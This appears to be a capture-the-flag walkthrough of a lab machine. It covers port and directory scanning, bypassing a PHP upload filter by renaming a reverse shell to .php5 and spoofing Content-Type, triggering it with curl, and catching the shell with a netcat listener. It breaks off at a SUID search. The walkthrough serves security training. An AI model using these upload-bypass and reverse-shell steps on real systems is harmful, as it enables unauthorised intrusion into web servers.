
WriteUP

Let's Start with scanning open ports and determine their services by using the nmap command




```
┌──(root㉿kali)-[~]
└─# nmap -Pn -sS -A 10.10.222.222 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-24 07:26 CDT
Nmap scan report for 10.10.222.222
Host is up (0.079s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HackIT - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.
4) (93%), Linux 3.16 (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.11 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   75.19 ms 10.8.0.1
2   75.32 ms 10.10.222.222

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.01 seconds
```

From their we can see that we have only 2 ports are open(ssh , http).


We need more info than that so we are going to use gobuster for directory discovery.



```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.222.222/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.222.222/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/24 07:30:51 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.10.222.222/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.222.222/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.222.222/panel/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.222.222/uploads/]
Progress: 20469 / 20470 (100.00%)
===============================================================
2023/07/24 07:33:47 Finished
===============================================================
```


from that result we have two interesting directories(panel, uploads). so let's take a look

/panel directory



Select a file to upload:

it looks like we upload files to the website through this directory.
I uploaded an image file and it displays in /uploads directory.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
kaPwu0d.png	2023-07-24 12:40	465K	

Apache/2.4.29 (Ubuntu) Server at 10.10.222.222 Port 80

So we are going to upload a reverse shell and we use netcat to listen for any upcoming connection.


Burp Suite Community Edition v2023.5.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 13
Search...
0 matches

Request to http://10.10.92.89:80


```
POST /panel/ HTTP/1.1
Host: 10.10.92.89
Content-Length: 5799
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.92.89
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarycRKeAXA6iNkxn1A3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.92.89/panel/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=vf72tb7a5ra9eeb911kqad87he
Connection: close

------WebKitFormBoundarycRKeAXA6iNkxn1A3
Content-Disposition: form-data; name="fileUpload"; filename="php-reverse-shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
```

Unfortunately, Upload failed!! This is because php is not allowed to be uploaded.

So we will try to bypass the upload by changing the file extension Common one(.pHp, .php5, .phtml,...) and also I changed the Content-Type header value.


Burp Suite Community Edition v2023.5.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 13
Search...
0 matches

Request to http://10.10.92.89:80


```
POST /panel/ HTTP/1.1
Host: 10.10.92.89
Content-Length: 5799
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.92.89
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhcCs7dzK1YcXAplm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.92.89/panel/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=vf72tb7a5ra9eeb911kqad87he
Connection: close

------WebKitFormBoundaryhcCs7dzK1YcXAplm
Content-Disposition: form-data; name="fileUpload"; filename="php-reverse-shell.php5"
Content-Type: image/jpg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
```


Excellent!! My reverse shell has been uploaded.

Now we have to gain shell by executing the uploaded script



```
┌──(root㉿kali)-[~]
└─# curl http://10.10.92.89/uploads/php-reverse-shell.php5
```

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.8.9.172] from (UNKNOWN) [10.10.92.89] 55860
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_6
4 x86_64 x86_64 GNU/Linux
 13:14:11 up 10 min,  0 users,  load average: 0.03, 0.91, 0.83
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```




We have successfully gained shell.

So know we must escalate our privileges.


By executing find / -perm 04000

to look for file with SUID permission



```
